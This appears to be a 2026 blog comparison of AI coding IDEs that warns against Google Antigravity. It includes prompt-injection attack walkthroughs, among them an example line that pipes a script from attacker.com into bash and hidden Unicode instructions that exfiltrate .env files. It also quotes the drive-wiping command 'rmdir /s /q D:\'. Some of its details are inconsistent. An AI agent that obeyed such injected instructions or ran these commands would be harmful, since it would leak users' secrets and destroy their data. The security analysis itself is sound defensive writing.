
On November 30, 2025, Google Antigravity deleted a developer’s entire D: drive—bypassing the Recycle Bin—when asked to “clear the cache.” The data was unrecoverable.
Should you use Antigravity in 2026? Not for production work unless running within a strict Containerized Sandboxing environment with Zero Trust Architecture.
My methodology:
Over the past year, I have:
- Audited and migrated 5+ enterprise codebases (10K-100K LOC)
- Tested each IDE with real-world security postures
- Documented CVEs and incident reports
- Measured verified throughput across:
- Multi-file refactoring
- UI verification
- Agent orchestration tasks
Last updated: March 1, 2026 | Status: 5 CVEs unpatched, “Agent terminated” crisis ongoing for paid subscribers | Track updates
TL;DR: Which AI IDE Should You Use in 2026?
Use Case Recommendation Why Production work, enterprise, sensitive data Cursor SOC 2 Type II certified, 360,000+ paying customers (as of March 2026), zero data loss incidents Spec-driven development, high-risk changes Kiro Requirements → Design → Tasks workflow with change management and rollback Mature IDE experience, fast iteration Windsurf Cascade agentic mode, production-ready, acquired by Cognition AI (Devin) Experimental prototyping only Antigravity ⚠️ 5 critical CVEs, 1 data loss incident. Sandboxed environments with non-critical data only
How to Evaluate AI IDEs: The 4-Dimension Safety-First Framework
| Dimension | What it measures | Antigravity | Cursor | Kiro | Windsurf |
|---|---|---|---|---|---|
| 1. Safety | Data protection, certifications, incident history | ❌ 2/10 | ✅ 9/10 SOC 2, zero incidents | ✅ 8/10 Production-ready | ✅ 8/10 Mature, stable |
| 2. Orchestration | Multi-agent coordination, parallel task management | ✅ 9/10 Agent Manager native | ⚠️ 6/10 Possible, not core UX | ✅ 8/10 Specs + Autopilot | ⚠️ 7/10 Cascade mode |
| 3. Verification | Built-in testing, output validation, review gates | ✅ 8/10 | ⚠️ 7/10 Manual verification | ✅ 8/10 Spec-driven checkpoints | ⚠️ 7/10 Chat-centric |
| 4. Context | Codebase understanding, semantic search quality | ⚠️ 6/10 Basic indexing | ✅ 9/10 Excellent semantic search | ✅ 8/10 Good + MCP | ✅ 8/10 Good + MCP |
| VTI Score | Weighted average (Safety 2x) | 5.2/10 Experimental only | 8.4/10 Production-ready | 8.0/10 Production-ready | 7.8/10 Production-ready |
VTI framework: Safety is weighted 2x because catastrophic failures (data loss, security breaches) have non-linear impact.
What Are Antigravity’s 3 Key Innovations (And Why They’re Currently Unsafe)?
What is an Agentic IDE? An Agentic IDE is a development environment where AI agents autonomously plan, write, test, and iterate on code using an Agentic Loop with minimal human intervention.
What makes Antigravity different from other AI IDEs? Antigravity is a modified VS Code fork (built on Electron) that introduces three architectural innovations: (1) Agent Manager for multi-workspace orchestration, (2) browser subagent with Chrome extension for UI verification, and (3) artifacts as first-class outputs.
The ideas are innovative. The execution is dangerous.
Innovation 1: Agent Manager (Multi-Workspace Orchestration)
What it is: A dedicated UI for running multiple AI agents simultaneously across different workspaces—“mission control for AI agents” vs traditional chat panels.
The risk: Without safety boundaries, parallel agents cascade errors. Antigravity’s November 2025 incident shows what happens when autonomy lacks path validation and confirmation gates.
Comparison: Cursor Composer and GitHub Copilot Workspace offer multi-file editing but lack true multi-workspace orchestration.
Switching between Agent Manager and Editor (from Antigravity docs).
Innovation 2: Browser Subagent (Automated UI Verification)
Comparison: No other AI IDE (Cursor, Kiro, Windsurf) offers native browser automation.
 Model selector in Antigravity (from Antigravity docs).
Innovation 3: Artifacts (Structured Agent Outputs)
What it is: Structured outputs the agent creates: markdown notes, code diffs, architecture diagrams, screenshots, browser recordings, and implementation plans.
The reality: Artifacts are only useful if you review them. Users need to verify agent output before execution. Antigravity needs mandatory artifact review, diff approval gates, and versioning.
The Honest Comparison: Antigravity vs Cursor vs Kiro vs Windsurf
| Metric | Antigravity | Cursor | Kiro | Windsurf |
|---|---|---|---|---|
| Security Certification | ❌ None (5 active CVEs) | ✅ SOC 2 Type II | ✅ Production-ready | ✅ Mature |
| Data Loss Incidents | ❌ 1 reported (Nov 2025) | ✅ 0 reported | ✅ 0 reported | ✅ 0 reported |
| Paying Customers | ❌ Experimental preview (no public data) | ✅ 360,000+ (Jan 2026) | ✅ Growing production base | ✅ Established base |
| Architecture | VS Code fork (Electron) | VS Code fork (Electron) | VS Code fork (Electron) | VS Code fork (Electron) |
| Agentic Loop / Agent Manager | ✅ Native (Agent Manager UI) | ⚠️ Possible via Composer, not core UX | ✅ Native (Specs + Autopilot mode) | ⚠️ Cascade mode, IDE-first |
| Browser Automation | ✅ Native (browser subagent + Chrome extension) | ❌ None | ❌ None | ❌ None |
| Artifacts / Structured Outputs | ✅ Native (diffs, diagrams, screenshots, videos) | ⚠️ Workflow-dependent | ✅ Native (specs, change management) | ⚠️ Chat-centric |
| Semantic Codebase Search | ⚠️ Basic (tree-sitter + embeddings) | ✅ Excellent (proprietary indexing) | ✅ Good (LSP + embeddings) | ✅ Good (LSP + embeddings) |
| MCP Support | ⚠️ Yes (no human-in-the-loop controls) | ✅ Yes (with approval gates) | ✅ Yes (spec-driven checkpoints) | ✅ Yes (mature patterns) |
| Persistent Instructions | ⚠️ Yes (system instructions only) | ✅ Yes (.cursorrules, AGENTS.md) | ✅ Yes (steering files, specs) | ✅ Yes (memories, rules) |
| Free Tier Model Access | ✅ Generous (Gemini 2.5 Pro, Claude Sonnet 4) | ⚠️ Limited (Claude Sonnet; Opus paid-only) | ⚠️ Limited (Claude Sonnet; Opus paid-only) | ⚠️ Limited |
| Pricing Transparency | ❌ Unclear (experimental; Google pricing historically unpredictable) | ✅ Clear ($20/mo Pro, $40/mo Business, custom Enterprise) | ✅ Clear (tiered plans) | ✅ Clear (tiered plans) |
| Recommended Use Case | ⚠️ Sandboxed experiments only (non-critical data, VM isolation) | ✅ Production work, rapid iteration | ✅ Spec-driven development, high-risk changes | ✅ Established workflows, stable production |
Key insight: Antigravity’s innovations (Agent Manager, browser subagent, artifacts) are architecturally interesting but lack production-grade safety.
Model Access & Pricing: The Hidden Factor
When evaluating AI IDEs, model access and pricing transparency matter as much as features.
Antigravity: Generous free tier, uncertain future
Cursor: Transparent pricing, established limits
Kiro: Strong Claude experience, narrower model ecosystem
Kiro focuses on Claude models (Sonnet/Opus/Haiku) with an Auto router. Claude Opus 4.5 is paid-only. If you need to switch between Claude and Gemini, Kiro isn’t built for that.
Where OpenCode Fits: The Open Source Alternative
Why it matters:
- Provider-agnostic (bring your own API keys)
- Privacy-first (doesn’t store your code or context data)
- Open source (full transparency and auditability)
When to choose OpenCode: Privacy requirements, security audits, or avoiding vendor lock-in.
Where Claude Code Fits: The CLI-Native Alternative
Strengths:
- MCP support: Extensible through Model Context Protocol servers
Limitations:
- CLI-only interface (no visual IDE features)
- Requires Anthropic API access
- No built-in browser preview or visual debugging
Best for: Developers who prefer terminal workflows, automation pipelines, and teams that want agentic coding without switching IDEs.
Where Cursor Wins (And Why That Matters)
When Antigravity might justify the risk: Only for sandboxed prototyping of agent orchestration patterns—never with production code or sensitive data.
If you want to make any agent more reliable, strong types help: TypeScript patterns for React developers.
Antigravity’s Quota Crisis: The “Generous Free Tier” That Disappeared (January 2026)
The Timeline of Quota Degradation
This is a classic “bait and switch” strategy that erodes trust and makes Antigravity unsuitable for professional use.
Why This Matters: Antigravity’s Last Advantage Is Gone
Antigravity’s original value (November 2025): Innovative agent orchestration + browser automation + generous Claude Opus 4.5 access.
Current state (March 2026): Innovations remain but with unpatched security vulnerabilities, no safety guardrails, and eliminated quota advantage.
Antigravity has no remaining advantages over Cursor for production work.
Comparison: Antigravity vs Cursor Model Access (March 2026)
| Metric | Antigravity Pro ($20/mo) | Cursor Pro ($20/mo) |
|---|---|---|
| Claude Opus 4.5 Usage | ~1 hour before lockout | 500 fast requests/mo |
| Surprise Changes | Yes (60% cut, no notice) | No (stable since launch) |
The choice is clear.
Where Kiro Wins: Spec-Driven Development
Choose Kiro when:
- High-risk work requires clear documentation and checkpoints
- Scope ambiguity is your primary failure mode
- Change management and rollback capabilities are critical
- Specs serve as team communication artifacts
What Security Vulnerabilities Does Antigravity Have?
Vulnerability 1: Remote Command Execution (RCE) via Indirect Prompt Injection
Attack vector:
- Attacker embeds prompt injection payload in source code, documentation, or MCP data (e.g., Linear tickets, GitHub issues)
- Developer brings malicious content into context
- AI follows embedded instructions to execute
curl https://attacker.com/malware.sh | bash - Malware runs with developer’s privileges
Vulnerability 2: Hidden Instructions via Invisible Unicode Tag Characters
Attack vector:
- Malicious contributor embeds invisible instructions in pull request code
- Code review appears clean (instructions are invisible)
Real-world example: Portnoy demonstrated a .c file that appears normal but contains hidden instructions to read .env files and send contents to attacker-controlled servers.
Exploit status: ✅ Working exploit; bypasses all visual code review
Why this is dangerous: Code reviews cannot catch this. The instructions are literally invisible in the UI. Only hex editors or Unicode sanitization tools can detect them.
Vulnerability 3: No Human-in-the-Loop (HITL) for MCP Tool Invocation
Attack vector:
- Developer connects MCP servers (GitHub, database, Linear)
- Attacker embeds instructions in external data (Linear ticket with hidden Unicode instructions)
- Developer brings ticket into context via MCP
- AI follows instructions to invoke MCP tools: read database credentials, exfiltrate via
read_url_content, modify GitHub issues
Exploit status: ✅ Confirmed; affects all MCP integrations
Comparison: Microsoft GitHub Copilot displays MCP tool results and requires developer approval before including in context. Antigravity auto-invokes without confirmation.
Vulnerability 4: Data Exfiltration via read_url_content Tool
Attack vector:
- Prompt injection payload instructs AI to read sensitive files
- AI invokes
read_filetool to read.env - Attacker’s server logs the request, capturing the API key
Mitigation: Network monitoring and firewall rules to block outbound requests to unknown domains. Disable read_url_content tool if possible.
Vulnerability 5: Data Exfiltration via Image Rendering in Markdown
How does markdown image exfiltration work? The AI can leak data by rendering HTML image tags in markdown with sensitive data encoded in the URL.
Attack vector:
- Prompt injection instructs AI to read sensitive files
- AI generates markdown response with:
 - Antigravity renders the markdown
- Browser makes GET request, leaking data in URL parameters
Mitigation: Disable markdown image rendering. Use Content Security Policy (CSP) headers to block external image loads. Review all markdown output before rendering.
Google’s Response and Responsible Disclosure Timeline
Has Google fixed these vulnerabilities? As of January 22, 2026, Google has acknowledged the vulnerabilities on their known-issues page but has not:
- Assigned CVE identifiers
- Provided a patch timeline
- Implemented human-in-the-loop controls
- Added confirmation gates for destructive operations
Responsible disclosure timeline:
- May 2025: Vulnerabilities reported to Windsurf (Codeium)
- November 18, 2025: Antigravity launches with inherited vulnerabilities
- January 22, 2026: No patches released
Recommendation: Do not use Antigravity with production code, sensitive data, or critical infrastructure until these vulnerabilities are patched and verified by independent security researchers.
March 2026 update: Verify the current patch status of these vulnerabilities at Google’s security advisory pages. The unpatched status was confirmed as of March 2026.
The Drive Deletion Incident: Anatomy of a Catastrophic Failure
What happened in the Antigravity drive deletion incident? On November 30, 2025, a developer asked Antigravity to “clear the cache” to restart a server.
Timeline of the Incident
User request: “Clear the cache so I can restart the server”
Actual behavior: Agent executed rmdir /s /q D:\ (delete entire drive root)
Result:
- All files on D: drive deleted (code, documentation, media, personal files)
- Recycle Bin bypassed (no recovery possible)
- Data recovery software failed to salvage files
- Estimated data loss: Hundreds of GB, months of work
Technical Analysis: What Went Wrong
1. Path Parsing Failure
- The agent misinterpreted “clear the cache” as “delete everything at drive root”
- No path validation or sanity checks implemented
- Agent should never target drive roots (
C:\,D:\,/) for destructive operations
2. Dangerous Flag Combination
- The
/sflag (delete all subdirectories) +/qflag (suppress confirmations) - Applied at drive root level = catastrophic outcome
3. No Dry-Run Mode
Root cause: No preview or dry-run capability. The agent should display: “I plan to execute: rmdir /s /q D:\project\cache\. Approve?”
4. No Undo Mechanism
The AI’s Response
The problem: Apologies don’t recover data. This reveals fundamental safety failures in Antigravity’s design.
Comparison: How Other AI IDEs Prevent This
| IDE | Path Validation | Confirmation Gates | Dry-Run Mode | Undo Mechanism |
|---|---|---|---|---|
| Cursor | ✅ Blocks drive roots | ✅ Required for destructive ops | ✅ Shows command preview | ✅ Git integration |
What This Means for You
This is not a “rare edge case”—it’s a predictable failure mode when you combine:
- Broad agent autonomy
- No path validation
- Destructive commands with suppressed confirmations
- No dry-run or preview mode
- No undo mechanism or transaction log
The lesson: Agent autonomy without proper guardrails is not a productivity multiplier—it’s a disaster multiplier.
How to Protect Yourself
If you must use Antigravity despite the risks:
- Use VMs or containers: Run Antigravity in isolated environments with no access to production data
- Disable auto-execute: Require manual approval for all terminal commands
- Monitor file operations: Use file system auditing tools to track deletions
- Implement version control: Commit before each agent session
- Set up automatic backups: Continuous backup of all work
Better recommendation: Use Cursor, Kiro, or Windsurf for production work. They have the safety guardrails Antigravity lacks.
The “Agent Terminated Due to Error” Crisis: Widespread Reliability Issues
What is the “Agent terminated due to error” issue in Antigravity? Starting January 14-15, 2026, Antigravity users (especially paid Ultra and Pro subscribers) began experiencing persistent “Agent execution terminated due to error” failures.
Incident Timeline and Scope
When it started: January 14, 2026 (evening) - ongoing as of March 2026
Who’s affected: Primarily Google AI Ultra and Pro subscribers (paid tiers). Free accounts work normally.
Geographic spread: Global (reported from US, Europe, Asia)
Severity: Total blocker - users cannot generate code or run any agent tasks
Reported Symptoms
Primary error message:
Agent terminated due to error
You can prompt the model to try again or start a new conversation if the error persists.
See our troubleshooting guide for more help.
Secondary error (widespread):
One moment, the agent is currently loading...
[Stuck indefinitely - never loads]
Console log errors (from affected users):
Cache(userInfo): Singleflight refresh failed: You are not logged into Antigravity.(authentication failure despite successful login)429 Too Many Requests(rate limiting on paid accounts while free accounts work)ConnectError: [unknown] reactive component not found(agent loading failure after 200+ retry attempts)
Affected models: All models (Gemini 3 Pro/Flash, Claude 4.5 Opus/Sonnet) fail equally
The Paradox: Paid Accounts Broken, Free Accounts Work
What makes this particularly frustrating: Users paying $20-40/month for Ultra/Pro plans cannot use Antigravity, while free accounts on the same machine work perfectly.
User reports from Google AI Forum (January 15, 2026):
- “Ultra plan here. Having that issue for 5 hours already” - Sergei_Telitsyn
- “It’s a little frustrating that you have to pay extra for an Ultra Abo just for Antigravity, and now it’s not working for hours, while it works fine with a free account.” - StevenX
User reports from Google AI Forum (December 30, 2025 - January 10, 2026):
- “Stuck with loading agent. It has been a consistent failure every day. DEFINITELY NOT WORTH $$ – I use copilot at work. Smooth.” - diamondh (paid subscriber)
- “I’ve worked more on trying to troubleshoot Antigravity than work on my project. Sad really. I have restarted, reinstalled, re-everything. Nothing works.” - diamondh
Troubleshooting Steps That Don’t Work
Users have attempted extensive troubleshooting with zero success:
Authentication & Account:
- ✗ Logged out and re-authenticated
- ✗ Tested in incognito/private browsing mode
- ✗ Tried different Google accounts (paid accounts fail, free accounts work)
Application & System:
- ✗ Restarted Antigravity application
- ✗ Restarted physical machine
- ✗ Reinstalled Antigravity completely
- ✗ Cleared browser cache, cookies, and site data
- ✗ Manually cleared/renamed local config folder
Configuration:
- ✗ Switched between models (all fail equally)
- ✗ Disabled all MCP servers
- ✗ Tried completely fresh projects in new folders
Nothing works. This is a backend/infrastructure issue, not a client-side problem.
Root Cause Analysis (Based on User Reports)
Most likely cause: Backend authentication or rate limiting bug affecting paid tier accounts specifically.
Evidence:
- Authentication token failure: Console logs show “You are not logged into Antigravity” despite successful login
- Rate limiting on paid accounts:
429 Too Many Requestserrors on Pro accounts while free accounts work - Account-specific: Same machine, same installation, different accounts = different results
- Backend service degradation affecting paid tier infrastructure specifically
Google’s Response
Resolution timeline: Not provided
What This Reveals About Antigravity’s Maturity
This incident reveals critical gaps in production readiness:
- No service status page: Users have zero visibility into outages or incidents
- No SLA for paid tiers: No uptime guarantees or performance commitments
- No incident communication: Days-long silence on widespread failures
- No rollback capability: Backend changes break paid tiers without quick recovery
- Inadequate testing: Changes weren’t tested against paid accounts before deployment
Comparison to production-ready services:
| –––––––––––––– | —————–– | ––––––––––– | ––––––––––– | | Service Status Page | ❌ None | ✅ status.cursor.com | ✅ githubstatus.com | | SLA for Paid Tiers | ❌ None | ✅ 99.9% uptime | ✅ 99.9% uptime | | Rollback Capability | ❌ Unknown | ✅ Yes | ✅ Yes | | Compensation for Outages | ❌ Not mentioned | ✅ Service credits | ✅ Service credits |
Recommendations
If you’re a paid Antigravity subscriber:
If you’re evaluating Antigravity:
- Wait for stability: Combined security and reliability issues show Antigravity is not production-ready
- Monitor Google’s response: If Google provides SLAs, status pages, and incident communication, reconsider later
The bottom line: Paying for a service that works worse than the free tier is unacceptable.
March 2026 update: This issue was reported as ongoing in January 2026. Check Antigravity’s status page for current service reliability.
MCP: The Hidden Multiplier (When It’s Safe)
What MCP does: Connects AI agents to external systems (databases, GitHub, design tools, APIs) so they can query real data instead of guessing.
Safe MCP usage patterns:
- Read-only first: Prefer read-only MCP tools until you understand the risk profile
- Human approval for destructive operations: Any MCP tool that can modify or delete data should require explicit approval
Current state by IDE:
- Kiro: MCP support with spec-driven workflows that add review checkpoints
- Antigravity: MCP support with no human-in-the-loop controls (unsafe)
If your work touches UI and accessibility, do not skip verification - use a checklist like in my accessibility guide for design engineers.
Practical Next Steps: How to Evaluate Safely
If you want to try Antigravity despite the risks:
Step 1: Set Up a Sandboxed Environment (Required)
Option A: Virtual Machine (Recommended)
# Using VirtualBox or VMware
1. Create new VM (Ubuntu 22.04 or Windows 11)
2. Allocate 8GB RAM, 50GB disk
3. Install Antigravity inside VM only
4. Do NOT mount host directories
5. Use VM snapshots before each session
Option B: Docker Container (Advanced)
# Isolate Antigravity in container
docker run -it --rm \
  --name antigravity-sandbox \
  --network none \  # No network access
  -v /path/to/test-code:/workspace:ro \  # Read-only mount
  ubuntu:22.04
Option C: Separate Machine (Safest)
- Use old laptop or spare desktop
- No access to production networks
- Wipe and reinstall OS after testing
Step 2: Test with Non-Critical Data
Safe test projects:
- ✅ Tutorial code from online courses
- ✅ Open source examples (cloned, not forked)
- ✅ Throwaway prototypes with no business value
- ✅ Generated test data (no real names, emails, API keys)
Never test with:
- ❌ Production code or customer data
- ❌ Proprietary algorithms or trade secrets
- ❌ Files containing API keys, credentials, tokens
- ❌ Personal documents, photos, or backups
Step 3: Evaluate the Orchestration Patterns
Test these Antigravity-specific features:
- Agent Manager: Run 2-3 agents in parallel across different workspaces
- Browser subagent: Verify a simple UI change (button color, form validation)
Compare with production-ready alternatives:
- Run the same task in Cursor (Composer mode)
- Run the same task in Windsurf (Cascade mode)
Step 4: Document Your Findings
Track these metrics:
- Time to complete task (Antigravity vs Cursor vs Windsurf)
- Number of errors encountered
- Number of manual interventions required
- Stress level (1-10): How worried were you about data loss?
Decision criteria:
- If Antigravity is 2x faster but you’re constantly worried → Not worth it
The Realistic Recommendation for Most Developers
For 95% of developers:
Use Cursor for production work and daily development:
- ✅ SOC 2 Type II certified
- ✅ 360,000+ paying customers (proven at scale)
- ✅ Zero data loss incidents
- ✅ Transparent pricing ($20/mo Pro)
- ✅ Excellent semantic search
- ✅ Mature rules system (.cursorrules, AGENTS.md)
When to consider alternatives:
-
Use Kiro when you need spec-driven development with strong change management and auditability (regulated industries, high-risk changes)
-
Use Windsurf when you want a mature IDE-native experience with Cascade agentic mode and fast iteration
-
Use OpenCode when privacy and data sovereignty are critical requirements (self-hosted, no data storage, audit-friendly)
Only use Antigravity for sandboxed experiments where you specifically need to test agent orchestration patterns, and only with:
- ✅ VM or container isolation
- ✅ Non-sensitive data
- ✅ Complete backups
- ✅ Acceptance of “Agent terminated” errors
- ✅ No deadlines or client work
Wait for these before reconsidering Antigravity for production:
- ✅ All critical security vulnerabilities patched and verified by independent researchers
- ✅ “Agent terminated” crisis resolved for paid subscribers
- ✅ Service status page and SLA published
- ✅ Confirmation gates added for destructive operations
- ✅ Path validation implemented (block drive roots)
- ✅ At least 6 months of stable operation with no major incidents
Current status (January 22, 2026): None of the above conditions are met. Antigravity remains experimental software unsuitable for professional use.
Related Resources
- AI-Augmented Development: The Complete Guide - A broader comparison of the 2026 tool landscape with safety considerations.
- React Performance: 4-Step Optimization Framework - Make agents prove performance gains with measurable verification.
- Accessibility for Design Engineers - Verification checklists that prevent “AI shipped it” regressions.
- TypeScript Patterns for React Developers - Strong types make agent output more reliable and reviewable.
March 2026 (Current)
- ✅ Article published with comprehensive security analysis
- ⚠️ Critical security vulnerabilities remain unpatched (no timeline from Google)
- ⚠️ “Agent terminated” crisis ongoing for paid subscribers (8+ days)
- ⚠️ NEW: Claude Opus 4.5 quotas cut by ~60% (1 hour use → 4-7 day lockout)
- ⚠️ No service status page or SLA from Google
- ⚠️ No documentation of quota limits or reset periods
When to reconsider Antigravity:
- ✅ All critical vulnerabilities patched and verified
- ✅ 6+ months of stable operation
- ✅ Service status page and SLA
- ✅ Zero catastrophic failures in that period
Pro tip: Set up Google Alerts for “Antigravity CVE” and “Antigravity security patch” to get notified when vulnerabilities are patched.
What Are the Best Alternatives to Google Antigravity?
Based on our testing across all four dimensions of the VTI framework:
- For production work: Cursor – SOC 2 certified, established track record, transparent pricing, strong multi-model support
- For spec-driven development: Kiro – Best for teams that want AI to follow structured specifications before writing code
- For open source transparency: OpenCode – Full source code visibility, community-driven development
- For terminal-native workflows: Claude Code – Human-in-the-loop safety, works with any editor
- For Antigravity’s orchestration patterns: Wait for Google to patch the security vulnerabilities and stabilize the platform before adopting for production use
The Bottom Line
Antigravity introduces genuinely innovative ideas around agent orchestration, browser automation, and artifact-based workflows.
However, critical security vulnerabilities, catastrophic failure modes, and widespread reliability issues make it unsuitable for production work. The combination of:
- Multiple critical security vulnerabilities with working exploits (RCE, data exfiltration, no HITL for MCP)
- Confirmed catastrophic failures (data loss incidents)
- Ongoing reliability crisis (paid subscribers unable to use the service for 8+ days)
…confirms that Antigravity is experimental software that should not be used for professional development.
For production work: Use Cursor (SOC 2 certified, 360,000+ paying customers, proven stability) or Windsurf (mature, production-ready).
For spec-driven development: Use Kiro when clarity and auditability matter more than experimental features.
For open source transparency: Use OpenCode when privacy and data sovereignty are critical requirements.
What is Sandboxed Execution in AI IDEs? Sandboxed execution refers to running an AI coding assistant within a completely isolated container or virtual machine where it has zero access to the host’s file system, network, or environment variables. This is crucial for safely evaluating tools like Antigravity.
For experimental prototyping only: Use Antigravity in sandboxed environments with non-sensitive data, and only after understanding the security risks and accepting potential data loss.
The future of agentic IDEs is promising, but safety must come first. Speed without guardrails doesn’t ship features faster—it ships disasters faster.
When Antigravity is ready for production, I’ll update this article. Until then, choose tools that won’t delete your drive or leak your API keys.